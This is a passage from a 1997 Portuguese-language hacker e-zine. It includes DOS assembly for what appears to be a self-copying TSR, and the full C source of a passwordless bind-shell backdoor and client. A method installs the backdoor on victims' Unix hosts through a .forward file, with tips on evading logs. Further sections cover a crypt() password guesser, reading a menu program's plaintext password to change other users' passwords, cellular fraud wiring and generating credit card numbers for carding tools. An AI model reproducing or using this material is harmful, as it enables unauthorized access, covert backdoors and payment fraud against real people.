jnc exist
cmp al,2
je create
jmp lethro
```

create:

```
mov ah,3ch
mov dx,offset fn
mov cx,02h+04h
pushf
call dword ptr [oi21]
jnc exist
jmp lethro
```

exist:

```
mov fh,ax
mov bx,ax
mov ax,4202h
xor cx,cx
xor dx,dx
pushf
call dword ptr[oi21]
```

```

mov cx,[ac]
mov dx,offset ob
sub cx,dx
mov [ac],dx
inc cx
mov bx,fh
mov ah,40h
pushf
call dword ptr [oi21]
mov ah,3eh
mov bx,fh
pushf
call dword ptr [oi21]
jmp lethro

```

```

lits db 90h
begin:
mov ax,offset ob
mov [ac],ax
mov ax,3521h
int 21h
mov di,offset oi21
mov [di],bx
mov [di+2],es
mov dx,offset ni21
push cs
pop ds
mov ax,2521h
int 21h
mov dx,offset lits
int 27h
cseg ends
end start

```

; ----- Fim -----

P.s.: O código está meio confuso mas com certeza dá pra "pegar" o que o bicho faz.

worm\_root - 1997(c) Global Domination Inc.

}-----[chain]-----{

## 7-) The Hacker Shell Client & Server - by Oluparun

~~~~ ~~~~~ ~~~~~ ~~~~~ ~ ~~~~~ ~ ~ ~~~~~

Na maioria dos provedores, e mesmo em muitas universidades, os usuários não têm acesso shell, sendo que os sysadmins normalmente impedem os acessos rlogin e telnet, seja via filtragem em firewalls, colocando logins scripts com grampos (e.g. .profile, .cshrc, etc) ou mesmo desabilitando o serviço diretamente no inetd (/etc/inetd.conf). Impossível abrir um shell num lugar desses? Pode ser que pros irc-script-lamers que vão ao #Hackers realmente seja. Para se entrar em qualquer server só são necessárias 3 coisas (anote aí):

- 1) Conhecimento;
- 2) Alguns neurônios funcionando;
- 3) Paciência, muita paciência...

Mesmo nos servers mais fechados, pelo menos os seguintes serviços sempre estão disponíveis:

- WWW (PORT 80/TCP)
- SMTP (PORT 25/TCP) <--- LaMaHelp: isso aqui é mail...
- FTP (PORT 20 e 21/TCP)

Sem tornar essa discussão uma lista de bugs/exploits (para isso vá no hotbot e faça search=bugtraq) o problema aqui é':

- 1) Como abrir uma shell em uma conta em que você nem mesmo sabe a senha;
- 2) Como abrir uma shell usando a SUA própria conta caso o root tenha impedido o acesso;

Se voce conseguir executar o programa servidor que eu desenvolvi (hackshd) voce tera acesso a uma shell SEM que seja necessaria senha. Vamos ver exemplos de uso para cada um dos casos:

- 1) Suponha que voce conseguiu montar via NFS o diretorio HOME de um usuario com direito de gravacao (export para anonymous) mas ao tentar usar acesso via rlogin (para isso so seria necessario criar um arquivo .rhosts contendo "+ +") voce descobre que o rlogin esta desabilitado (o que e mais comum). Basta voce fazer o seguinte:

a) Gravar o programa hackshd.c no diretorio do usuario;

b) Criar no HOME dir do usuario um .forward com o seguinte conteudo:

```
"cc -o hackshd hackshd.c"
"chmod a+x hackshd"
"./hackshd"
```

c) mandar um mail pro usuario com qualquer mensagem. Ao ser recebido o mail, o programa sera compilado e executado.

d) Dai e so voce se conectar ao host usando o programa client hacksh.

```
hacksh vitima.com.br
```

e) Caso voce NAO tenha UNIX (meus pesames), voce pode acessar via TELNET usando o port 6666:

```
telnet vitima.com.br 6666
```

Mesmo com TELNET sendo filtrado por firewall isso funciona, pois o PORT usado e' diferente do TCP/23 padrao. A ma' noticia e que o telnet entra em raw mode e manda um CR/LF apos cada ENTER, e o UNIX espera apenas um LF. A solucao neste caso e mandar um ; (ponto-e-virgula) apos cada comando, como no exemplo:

```
ls -la ;
```

O comando LS e' executado e depois aparece uma mensagem de erro, mas nem ligue para isso...

- 2) Suponha que voce tem conta no servidor mas so tem acesso FTP pra fazer download/upload de arquivos. Entre com seu usuario/senha e no SEU diretorio (geralmente neste caso os clientes FTP sao restritos a apenas ao proprio home dir) crie o .forward conforme descrito anteriormente, mande um mail pra voce mesmo e ... abre-te sesamo!

#### OBSERVACOES:

- 1) NAO SE ESQUECA de deletar o .forward ou voce NUNCA mais recebera um mail...
- 2) Por questao de simplicidade, o programa apresentado nao usa pseudo-tty (pty) isso nao importa desde que voce nao queira executar comandos full-screen, tipo MAN. Caso voce tente executar um programa desse tipo, o server vai pendurar...
- 3) Por mais dificil que isso possa parecer para alguns, NAO SEJA LAMER... Delete o fonte apos compilar o programa... Voce pode ate incluir uma linha com um |"rm hackshd.c" no .forward. Melhor ainda, use um nome menos chamativo para o server...algo tipo x, teste, ..., etc
- 4) A melhor forma de finalizar o server e mandar um comando "exit". Apos isso, o proximo comando que voce digitar ira encerrar a conexao. NAO encerre a conexao a forca (tipo CTRL-C, etc) ou o server ira terminar com CORE e isso fica na LOG do sistema...

Bem... Por hoje e'so'isso...caso voce tenha, gostado mande um mail pro Acid-muD e se eu puder eu volto a escrever...

Aqui esta o servidor:

```
/*-----*/
/* Programa: HACKSHD.C                               */
```

```

/* Funcao...: Servidor que permite abrir um shell sem a necessidade */
/* de usuario ou senha, atendendo a conexoes no PORT TCP */
/* especificado em NUMPORT. */
/* */
/*----- Oluparun, ThE /\ \ /\ \ aStEr OF ||=||eLL - Fev/97 ---*/
#include <sys/types.h>
#include <stdlib.h>
#include <stdio.h>

#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#define NUMPORT 6666 /* Numero do PORT atendido pelo server */
/*-----*/

```

```

main()
{
    int          insock, conec, c;
    struct sockaddr_in cli_addr, serv_addr;

/*----- Como este pgm executa remotamente, nenhum erro e verificado ----*/
    conec = accept( insock, (struct sockaddr*) &cli_addr, &c);
    insock = socket(AF_INET, SOCK_STREAM, 0);
    bzero( (char *) &serv_addr, sizeof(serv_addr) );

    serv_addr.sin_family      = AF_INET;
    serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
    serv_addr.sin_port        = htons(NUMPORT);

    bind( insock, (struct sockaddr *) &serv_addr, sizeof(serv_addr) );
    listen( insock, 1 ); /* Seta socket como passivo e fila =1 */
    c = sizeof( cli_addr );

/*----- Aguarda Conexoes -----*/
    conec = accept( insock, (struct sockaddr*) &cli_addr, &c);

    dup2(conec, 0); /* redireciona a STDIN pra conexao */
    dup2(conec, 1); /* idem para a STDOUT ... */
    dup2(conec, 2); /* e STDERR */
    execl("/bin/sh", "sh", 0); /* Abre-te Sesamo! :))) */
}

```

<----- CuT hErE ----->

Para compilar o cliente use:

```
cc -o hacksh hacksh.c
```

Aqui esta o codigo client:

```

/*-----*/
/* Programa...: HACKSH.C */
/* Funcao.....: Cliente para acesso ao HackShell server (HACKSHD) */
/* Sintaxe ...: hacksh Server_Name <Port> */
/* Server_Name: Nome (ou IP address do Servidor) */
/* Port .....: Port servidor. default= 6666 */
/* */
/*----- Oluparun, ThE /\ \ /\ \ aStEr OF ||=||eLL - Fev/97 ---*/
#include <sys/types.h>
#include <sys/socket.h>

#include <netinet/in.h>
#include <sys/socketvar.h>
#include <sys/errno.h>
#include <netdb.h>

#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

#define PORT_SERVER 6666 /*----- Port default ----*/

extern int errno;

/*-----*/
/* EMULA - Emulador de terminal tty */
/*-----*/

```

```

/*-----*/
void emula (conec)
    int conec;
{
    char        tecla[2], in[2];
    int         lidos = 0;

/*    fcntl(conec, F_SETFL, O_NONBLOCK); */

    switch ( fork() ) {

        case -1:                                /*--- Erro          ---*/
            printf("\nErro no Fork");
            return;

        case 0:                                /*--- Processo FILHO ---*/
            while (1) {
                if ( (lidos = read(conec, in, 1)) > 0 )
                    putchar(in[0]);
                else {
                    if (lidos == 0)
                        return;
                    else {
                        printf("\nErro na gravacao");
                        return;
                    }
                }
            }

        default:                                /*--- Processo PAI    ---*/
            while (1) {
                tecla[0] = getchar();
                if ( (write( conec, tecla, 1)) == -1) {
                    perror("ERRO:");
                    printf("\nErro no write");
                    return;
                } /* if */
            } /* while */
        } /* case */
    }

/*-----*/
/* MAIN - Cliente para o HackSHD */
/*-----*/
int main( numarg, argv)
    int numarg;
    char **argv;
{
    struct    hostent    *hp;
    struct    sockaddr_in sin;
    short     s, portnum = PORT_SERVER;
    char      host[80];

    numarg--;
    switch (numarg) {
        case 2:
            portnum = atoi(argv[2]);
        case 1:
            strcpy(host, argv[1]);
            break;
        default:
            printf("Sintaxe: hacksh  server_name <port>\n");
            return(-1);
    }

    hp = gethostbyname( host ); /*----- Faz o GetHostByName -----*/
    if ( hp == 0 ) {
        perror ( "hacksh: gethostbyname" );
        exit ( 1 );
    }
    bzero ( &sin, sizeof ( sin ) );
    bcopy ( hp->h_addr, &sin.sin_addr, hp->h_length );
    sin.sin_family = hp->h_addrtype;
    sin.sin_port = htons( portnum );

    s = socket ( AF_INET, SOCK_STREAM, 0 );

    if ( s == -1 ) {

```

```

    perror ( "hacksh: socket" );
    exit ( 1 );
}
/*----- Conecta com o servidor -----*/
if ( connect ( s, (struct sockaddr *) &sin, sizeof ( sin ) ) == -1 ) {
    perror ( "hacksh: connect" );
    printf ( " - erro de connect status - %d ", errno );
    exit ( 1 );
}
emula ( s );

/*----- CLOSE ( Socket ) -----*/
close ( s );
return(0);
/* Fecha Socket e termina... */
}

```

BullshitDisclaimer: O que voce fizer com o que mostrei e da SUA inteira responsabilidade Informacao nao e crime...crime e usa-la como um lamer...  
 = SYNC ===== The Hacker Shell Client & Server ===== ETX =

}-----[chain]-----{

## 8-) Fraqueza do Point & Shoot

Seguinte, eu ja vi esse programa em varias redes, tipo Novell, computadores pessoais entre outros. Para quem nao sabe ou nao esta associando o nome a pessoa, Point & Shoot eh um programa para criacao de menus, desenvolvidos por uns babacas de um empresa chamada Varteck Inc. O programa ate que eh legal, facil de usar... na maioria das vezes ele eh usado em redes de forma a tentar limitar o acesso de usuarios, ou facilitar a vida de uns lamers.

Bom, para os q ja viram esse programa, qualquer um pode simplesmente alterar o menu, por exemplo, imagine na sua escola existem duas opcoes:

- 1- windows
- 2- Logout

Hehehe, imagine c vc inverter tudo?!? Bein, p/ dificultar isso, os desenvolvedores do programa incluíram um recurso no qual vc pode especificar duas senhas com 2 objetivos, a primeira senha serve p/ podem alterar coisas gerais tipo cor, data, o q cada opcao ira fazer, segunda serve p/ impedir que vc possa sair do programa de menu. Note q muitas vezes, o programa estara sem senha, como caminho aberto p/ quem quiser zoar. Uma coisa legal, seria por exemplo, na sua escola tem Netware(Novell lamer!), e tem um opcao

- 3- Logout, vc poderia criar um simples programa, q alterasse

A senha de todos usuarios p/ por exemplo "111", dessa forma, toda vez que um idiota fosse desligar o computador, teria sua senha alterada p/ 111!!! HEHE. Imagine a confusao, p/ vc -> Muitas contas p/ zoar, p/ o supervisor -> Muitas indas e vindas de SYSCON p/ alterar a senha dos infelizes. :)

Bem, agora vou explicar como explorar a falha:  
 Todo sistema de senha funciona basicamente da seguinte forma, quando vc cria uma conta, o programa precisa armazenar a sua conta, e a senha respectiva, eh assim q a coisa rola no Unix, win95, e qualquer outro programa onde vc tenha de informar uma senha. O q ocorre, eh q nesses programas, na MAIORIA DAS VEZES, o arquivo q contem a senha referente a sua conta esta criptografado... felizmente(hehe) isso nao ocorre no nosso amigo Point & Shoot. Portanto, tudo o q vc tem a fazer, eh ir no diretorio onde constam os arquivos do programa, e editar um arquivo chamado PS.CFG, la vc tera alguns parametros, e bem no meio da tela estara uma palavra de no maximo 8 caracteres; a senha necessaria para alterar o menu! ;) Se vc for burro e me dizer q vc nao consegue chegar ate esse arquivo pois para sair do menu eh preciso de senha, simplesmente chame o windows(isso tem em toda rede!!) e la, de um shell p/ o DOS, ou simplesmente use o NOTEPAD.

}-----[chain]-----{

## 9-) Shooting Shark's PW Hacker Update

~~~~~ ~~~~~ ~ ~ ~~~~~ ~~~~~

Tenho certeza q d muitos lamers bossais nao vao entender nem o titulo dessa pequena maravilha... com, esse programa eh bem interessante.. ele funciona assim: supenho q vc tenho um passwd e nele, tenho uma conta que lhe interesse, e vc sabe +- qual a senha, assim, vc pode usar esse arquivo para testar a senha, sem a necessidade de um crackeador especial. O programa ira lhe pedir 2 infos, a primeira eh a senha criptografada q vc pode ver no passwd, depois, ira lhe pedir a senha que vc acha q eh.. entao ele ira criptografa-la e comparar com a senha do passwd..legal mas cansativo.. como eu ja disse, so eh bom utiliza-lo quando vc sabe +- qual a senha usada.. so se vc for um puta portugues vc vai usar isso aki p/ brute force!!

### Informacao tecnica(LAMERS OUT!)

~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~

Eh um programa simples de 20 linhas q pode ser compilado em qualquer sistema UNIX sem nenhum problema. Ele nao chama nenhum rotina externa, alem de crypt(), printf(), scanf(), strcmp() and exit(). crypt() eh absolutamente essencial ao programa!!

- - - - - corte aki - - - - -

```
int len;
```

```
char crbuf[30], *crypt(), *pw, pwbuf[10];
```

```
main()
{
```

```
    printf("first, carefully type the ENCRYPTED password string:\n>");
    scanf("%s",crbuf);
    printf("Now, type a password attempt at the prompt. type QUIT\n");
    printf("(yes, in caps) on a blank line to quit...\n\n");
```

```
    for (;;) {
        printf("try >");
        scanf("%s",pwbuf);
        if (!strcmp(pwbuf,"QUIT"))
            break;
        pw = crypt(pwbuf,crbuf);
        if (!strcmp(pw,crbuf)) {
            printf("==> %s is correct.\n",pwbuf);
            exit(0);
        }
    }
```

```
    printf("done.\n");
}
```

- - - - - corte aki - - - - -

}-----[chain]-----{

## 10-) AJUDA & COLABORACAO DOS LEITORES!!

~~~~~ ~~~~~ ~~~~~ ~~~~~ ~~~~~

AJUDA! ATENCAO: Bem, eu gostaria de pedir a ajuda e colaboracao dos leitores da revista. Eu, estou pesquisando atualmente a Telesp, e telefones a cartao, portante, eu gostaria de qualquer ajuda tal como termos utiliza-

dos pelos tecnicos, descricao de programas usados por eles, numeros de telefones, qualquer coisa q vc considere realmente util! Ja quanto telefones a cartao, eu gostaria de entender como realmente eles funcionam, voltagens, cartao, free calls, TUDO! Vamos nos mobilizar e tentar entender nosso sistema telefonico. Qualquer informacao que vcs queiram me mandar e que achem interessante sera bem-vinda. Eu preciso de material bom.. ok? Se vc conhece alguem da Telesp, troque um ideia, e me diga o q vc descobriu.. Eu sou contra os bons, isto eh, aqueles caras q descobrem algo e nao contam, eu acho q as informacoes tem de ser compartilhadas! Eh claro, nada de graca, mas poxa cara, imagine so, todos os phreakers brasileiros se mobilizando em busca de uma unica informacao! Imagine so o q podemos descobrir? Notem q o meu objetivo nao apenas ligar sem pagar, eh ENTENDER COMO FUNCIONA! So fazer eh lamer, entender sim, eh ai q esta a arte. Qualquer informacao q vcs queiram me enviar sera bem vinda, independente do que for, qualquer ajuda eh bem vinda e sera publicada na revista! Informacoes podem ser enviadas para: worm\_root@geocities.com

Worm\_root

}-----[chain]-----{-{

## 11-) Como conectar qualquer celular em um modem

~~~~ ~~~~~~ ~~~~~~ ~~~~~~ ~ ~ ~ ~~~~~

### InTrOdUcAo:

~~~~~

Os pares ESN/MIN sao relativamente faceis de descobrir, basta apenas ser cuidadoso, e manhoso suficiente, q em apenas algumas horas vc podera obter alguns. Bom, hoje em dia eh esta em moda fraudes telefones celulares, as ligacoes nao sao la muito boas, mas eu vejo da seguinte forma, eu prefiro passar 4 horas na Net, tentando puxar um arquivo inteiro via celular fraudado, do q demorar apenas 1 com um fone normal, mesmo porq, os celulares fraudados ainda lhe oferecem a oportunidade de discar p/ as BBSes, tipo LORE, do outro lado do mundo ;) (infelizmente eu nao tenho tempo(\$\$) p/ comprar um celular... c alguem puder me dar um eu agradeço ;) Esse texto vai te explicar como conectar o seu celular com o seu modem, sem a necessidade de ter q comprar aquela porra do adaptador ou qualquer outro tipo de interface q nao eh la muito barato.

ATENCAO: Um pequeno pedido, p/ os q tem visto o jornal, puderam perceber q ~~~~~ ja existe um grande numero de fraudes de celulares no Brasil! Se vc faz esse tipo de fraude, so peço q tenha cuidado, pois os caras tao com aparelhos bem sofisticados, e c vc bobear, ## (cadeia).


\* O q vc precisa:

- 1 Telefone de mesa(aqueles pequenos, com botoes luminosos eh o ideal, tipo paraguaí.)
- 1 Soquete duplo de telefone
- 4 Uns 30cm de fio(cobre eh o ideal, aqueles encapados...)
- 1 Tubo de fio de solda
- 1 Rolo de fita isolante
- Soldador, chave de fenda, e outras coisas comuns a todo phreaker...

### InStRuCaO:

~~~~~


1. Desparafuse o seu telefone comum; note q vc tem q desparafusar o hmmm... bom, eu nao sei como vcs chamam essa merda, mas o q vcs tem q desparafusar nao eh a base do fone, e sim o "handset", a parte q vc segura p/ poder ouvir e falar. Bom, entao ranque o s speaker e o microfone do telefone, e so deixe os fios. Como na figura:



Speaker

Legenda: ■ -> Speaker  
 ☎ -> Microfone  
 + -> Fio +  
 - -> O q sera? ;)

----> Arranca-los e deixar apenas os fios



2. Agora solde fios(faca uma extensao deles), vc precisa de 4 pedacos, 2 sao p/ os 2 fios do speaker, e 2 p/ o microfone.
3. Coloque os fios da extensao do speaker do seu fone, nos fios do microfone do celular, OBSERVANDO A POLARIDADE! E apos isso enrole a conexao em fita isolante(ou fita crepe, a isolante eh melhor). Isso serve p/ firmar ainda + a conexao dos fios, e p/ impedir ruidos, interferencias, e sujeiras na linha.
4. Agora coloque a extensao dos fios do microfone do fone comum nos fios do speaker do celular, OBSERVANDO A POLARIDADE. A seguir, enrole-os em fita isolante como acima.

Ok, eu sei q explicacao esta meio confusa mas tenho certeza d q o desenho ira ajuda-lo a entende-lo. Aqui vai uma breve explicacao p/ facilitar ainda mais a vidas dos lamers q ainda nao entenderam...

O q vc fez, foi conectar os fios(+ e -) do speakers do seu telefone, nos fios do microfone do celular, e, conectar os fios do speaker do seu celular nos fios do microfone do seu telefone comum. ATENCAO LAMERS! P/ as bes-tas q nao sabem, existe em eletronica um negocio chamado polo, tem o polo positivo(+) e o negativo(-), portanto, PELO AMOR D DEUS!! NAO ME faca a ca-gada e trocar os fios!! O fio + de um, deve ser conectado ao fio + do outro, e vice versa, o mesmo vale p/ o negativo.. eu nao testei.. mas acho q c vc inverter, vai dar um pau mutcho loco, ou no celular, ou no fone, ou no modem.


So mais uma coisa, c vc nao sabe qual eh o fio + e o - da microfone nem do speaker do seu fone e do seu celular, nem sabe encontra-los, vc nao deveria nem estar lendo essa revista, ela eh "muita areia pro seu caminhaozinho".

#### CoMo UsAr O aPaReLHo:

Basicamente o q vc fez foi transformar o seu fone de mesa em um acoplador acustico. Para usa-lo, basta seguir as intrucoes abaixo.

1. Plugue o seu soquete duplo de telefone no soquete do telefone. Plugue o seu telefone de mesa em um soquete, e o outro plugue no seu modem.
2. Deixe o seu telefone fora do gancho ate a sua linha esteja totalmente mor-ta(apos um tempo, vc simplesmente nao ouvira mais nada no telefone, nenhum sinal, so silencio, demora alguns minutos...)
3. Disque o numero do fone q vc quer chamar no seu telefone celular, e tecle SEND como vc faria normalmente.
4. Digite ATD no seu terminal do modem + <ENTER>. Agora seu modem deve estar fora do gancho, e esperando por um sinal de discagem do seu telefone celu-lar.

#### DiAgRaMa Do ApArElHo:



```

\_____:
:
:
:
:
Telefone de mesa

\::
:_____:
:
Telefone Celular

```

CoMo FuNCIoNa:  
~~~~ ~~~~~~

O sinal do modem remoto sera transmitido p/ o speaker de seu celular p/ o telefone comum. Assim, seu modem recebera qualquer dado q chegue ao telefone comum apos vc ter teclado o comando ATD(forá do gancho). Da mesma forma, qualquer sinal emitido de seu modem sera transmitido p/ o speaker do fone comum e assim chegara ao microfone de seu celular, e sera transmitido p/ o modem remoto! SIMPLES D+!!! hehehe... mutcho baba!!

P.s.: Eu gostaria d me desculpar com vcs porq infelizmente eu tinha + 2 otimos artigos p/ a revista desse mes, infelizmente por falta de tempo, provas eu nao consegui termina-los.. bom, fica p/ a prox. vao aguardando q vcs vao \*adorar\*! AT+.

Worm\_root - 1997(c) Global Domination Inc.

}-----[chain]-----{

## 12-) Algoritmo para Geracao de numeros de CC's ~~~~~

Este artigo e' dirigido mais a programadores que algum dia sonharam em desenvolver um prog do tipo do Cmaster ou Credit Wizard. Muitos textos tentam explicar o algoritmo usado para a elaboracao de numeros de cc's mas nenhum e' realmente completo ou explica como extrapolar varios numeros apartir de um numero base. Chega de falar merda e vamos ao que interessa.

Para compreender melhor esse esquema vamos usar um numero correto(claro, ficticio) de um cc qualquer: 4128 7541 3218 0366. Usaremos esse numero durante toda a primeira parte do texto. Os quatro primeiros digitos de um cartao de credito indicam o banco a que pertence o cartao. No nosso numero exemplo os quatro primeiros numeros sao '4128'. Estes digitos indicam um cartao do banco CITIBANK. Obvio que um banco nao vai possuir so um grupo de quatro digitos e sim varios(tipo... o citibank tem o 4128, 4013, 4271, 4556...). Ok, o primeiro numero do cc indica o seu tipo. Os principais sao:

3 = American Express  
4 = Visa  
5 = MasterCard  
6 = Discover

No nosso caso o cartao e' um belo VISA (numero 4). Agora repare em todos os digitos que ocupam posicao impar no cartao:

```

      4128 7541 3218 0366
      /  |  |  |  |  |  \
posicao: 1  3  5  7  9 11 13 15

```

Cada numero que ocupa posicao impar no numero do cartao deve ser multiplicado por dois. Se o resultado dessa multiplicacao for menor que nove deixe como esta e passe para o numero seguinte. Se o o resultado for maior que nove, subtrai-se nove do resultado obtido. Nos numeros de posicao par nao e' necessario qualquer esquema.

No nosso exemplo:

```

4 * 2 = 8    ; oito < nove
1      = 1    ; posicao par
2 * 2 = 4    ; quatro < nove
8      = 8    ; posicao par
7 * 2 = 14   ; 14 > 9, portanto, 14 - 9 = 5
5      = 5    ; posicao par

```

```

4 * 2 = 8      ; oito < nove
1      = 1      ; posicao par
3 * 2 = 6      ; seis < nove
2      = 2      ; posicao par
1 * 2 = 2      ; dois < nove
8      = 8      ; posicao par
0 * 2 = 0      ; zero < nove
3      = 3      ; posicao par
6 * 2 = 12     ; 12 > 9, portanto, 12 - 9 = 3
6      = 6      ; posicao par

```

Ok! O resultado que obtemos apos fazer esse esquema foi:

8148 5581 6228 0336

Agora faca a soma de todos os numeros obtidos:

$8+1+4+8 + 5+5+8+1 + 6+2+2+8 + 0+3+3+6 = 70$

Paulada! Se o resultado da soma for multiplo de 10 e tambem for menor que 150, pode ficar tranquilo, o numero e' totalmente valido. Repare no nosso numero exemplo: 70 e' multiplo de 10 e e' menor que 150 (ohhh!) Conclui-se que o numero de cc que usamos como exemplo e' um numero VISA valido pertencente ao Citibank (codigo 4128). Beleza! Mas com este esquema e' possivel apenas verificar se um cartao e' realmente valido, o que nao e' uma grande ajuda. Porem, vamos agora gerar um numero tendo por base apenas o codigo do banco.

Vamos gerar, por exemplo, um cartao VISA do citibank:

4271 ???? ???? ???? ?

Escolhemos mais 11 numeros (tem que ser 11 e nao 12), aleatorios entre 0 e 9:

4271 0614 8230 113?

O passo seguinte e' tornar este numero um numero de cc valido. Como? Usando aquele simples processo de verificacao:

```

4 * 2 = 8      ; oito < nove
2      = 2      ; posicao par
7 * 2 = 14     ; 14 > 9, portanto, 14 - 9 = 5
1      = 1      ; posicao par
0 * 2 = 0      ; zero < nove
6      = 6      ; posicao par
1 * 2 = 2      ; dois < nove
4      = 4      ; posicao par
8 * 2 = 16     ; 16 > 9, portanto, 16 - 9 = 7
2      = 2      ; posicao par
3 * 2 = 6      ; seis < nove
0      = 0      ; posicao par
1 * 2 = 2      ; dois < nove
1      = 1      ; posicao par
3 * 2 = 6      ; seis < nove
?      = ?      ; verificar depois

```

Novo numero: 8251 0624 7260 216?

Fazendo a soma obtemos:

$8+2+5+1 + 0+6+2+4 + 7+2+6+0 + 2+1+6+? = 52$

Porra, 52 e' menor que 150 mas nao e' multiplo de 10, entao, o numero deste cartao nao e' valido, correto? Nahh, ainda podemos validar este numero. Como? Se ainda temos um digito para colocar no numero certamente colocaremos um numero que torne o cartao valido. No caso o numero e' 8. O numero do cartao valido ficaria:

4271 0614 8230 1138

OK! Temos um numero de cartao valido gerado com numeros aleatorios, mas corretamente validado. Agora vamos extrapolar, ou seja, obter outros numeros apartir de um numero base. O nosso numero e' 4271 0614 8230 1138. Primeiramente escolhemos os numeros que queremos manter:

4271 0614 8230 1138

|||| |||| ==> Concluimos que voce e' esperto o bastante para deixar pelo menos o codigo do banco.

Numeros mantidos: 4271 0614 ???? ????

Bem, agora o processo e' escolher outros numeros aleatorios entre 0 e 9 para formar o numero, lembrando que o ultimo digito deve ser deixado em branco para validarmos o numero apos terminado o esquema.

Tah, mas qual a utilidade de tudo isso? Bem para quem sabe um minimo de alguma linguagem de programacao e' possivel fazer um prog gerador de cc's, espalhar pela rede e ficar famoso. Sabendo o algoritmo, o resto e' lucro! :)

VooDoo - Global Domination Inc. (c)1997

}-----[chain]-----{

### 13-) Logo Contest - by csh ~~~~~

Seguinte: voces viciados em 3DStudio, Fractal Painter, PhotoShop, Corel Draw ou afins, estamos abrindo um concurso para o logo da axur...  
Mande seus jpegs (so' serao aceitos jpegs 24bits, nao venha com gifs de 256 cores..).

" - Ao vencedor, as batatas!"  
Bom, nao temos batatas, mas para o melhor logo, iremos presentia-lo com alguma coisa, nao se desespere.... :)  
Todas as pessoas que participarem do concuros, terao seus nicks, divulgados na ezine de abril, entao, essa eh a sua chance de aparecer para todos, como voluntario para a causa "AxUr'05"!

upload': ftp.axur05.org/ezine/axur05/logo/

}-----[chain]-----{

### 14-) Cartas ~~~~~

Alguns mails eu estou colocando aki... leiam, riam, mijem em cima...  
essa sao opinioes de nossos leitores, portanto, nao queremos qquer complicacao pro nosso lado..  
Existem alguns mails serios, portanto sempre tem os que nao tem fundo logico, julguem por si proprios ;)

From: \*\*Supressed for security reasons\*\*  
To: <axur05@hotmail.com>  
Subject: pergunta ??????????  
Date: Tue, 11 Feb 1997 04:13:52 -0300

A mensagem original foi um pouco alterada, ate porque continha diversos erros de ortografia, nada q uma boa filtragem nao resolva..

> Aproposta dessa revista e realmente tentadora, mas analisandoa bem  
>estou prestes a chegar a conclusao q isso oq vcs estao fazendo e um pega  
>lamer, tendo a revista apenas como faixada.  
A nossa proposta realmente nao e' essa... ate' porque se quisessesmos fazer algo pra "faxada", fundariamos uma igreja "cybertechnohackerlogica", com intencoes de lavagem cerebral total, formariamos um exercito de libertacao a informacao, quebrariamos lojas, colocariamos fogo em sua casa, dominariamos o mundo...  
Realmente nao eh essa a nossa proposta.... Nos estamos passando real info... nada de eticas, papo-furado, bull-shits!!! Estamos eh largando infos a massa  
A nossa indignacao ja foi exposta em outras oportunidades em outros artigos da axur, portanto susto nesse momento o assunto.

Do mais,

csH,  
csH@axur05.org

> PERGUNTO: que garantia tenho de q meu e-mail nao vai entrar em um lista de  
> discussao ou mesmo em uma pequena brincadeira de e-mail bomber?????

Se foi essa a sua questao, como notasse, tampouco demos um reply, como manda-  
mos email bomb....

>  
> aguardo a sua resposta

-----  
Date sent: Tue, 4 Mar 1997 14:38:49 -0600  
To: acidmud@thepentagon.com  
From:  
Subject: BBS-ZyZop-LaMMER

Gostei muito das duas edicoes da revista, realmente e um bom material. Agora vamos ao q interessa, numa das edicoes da mesma, vcs botaram algo de um arquivo chamado HEXED.EXE, pois bem, eu peguei esse arquivo, ele e um editor HeXaDeCiMaL. Mas vcs falam na revista q para ganhar mais acesso em BBS(PCBOARD), tenho q fazer um Up-Load de qualuer arquivo e editar o mesmo, tirando lbt dele, e depois fazer o Up-Load novamente em ZMODEM, do mesmo arquivo. Agora eu pergunto, eu to quebrando a cabeta para descobrir como tiro lbt de tal ARquivo(\*.\*), mas nmo cheguei a lugar nenhum, nao seria possivel disser como se faz isso?ou apenas incaminhar para ficar mais facil?.

Obrigado pela oportunidade de escrever!!!Espero por resposta  
objetivas.....  
Um Abraco  
"Vamos se UNiR, Hacker, Do BRaSiL e Do MuNDa"

RESPOSTA: Que bom que gostou! ;)

-----  
From:  
To: <acidmud@thepentagon.com>  
Date sent: Tue, 4 Mar 1997 10:23:17 -0300

Super genial o seu E-ZINE. Era o que estava faltando no Br.  
Apenas uma pequena coisa me desagradou por estes dias (em relacao a vc's):  
Kd a pagina oficial ? Kd o no. 2? Kd ???  
Se possivel me enviem o novo local onde eu poderia acha-los (tambem o local do famoso no. ZERO)  
Certo de seu retorno, agradeço desde ja.

Um forte [] para toda a galera,

???????????

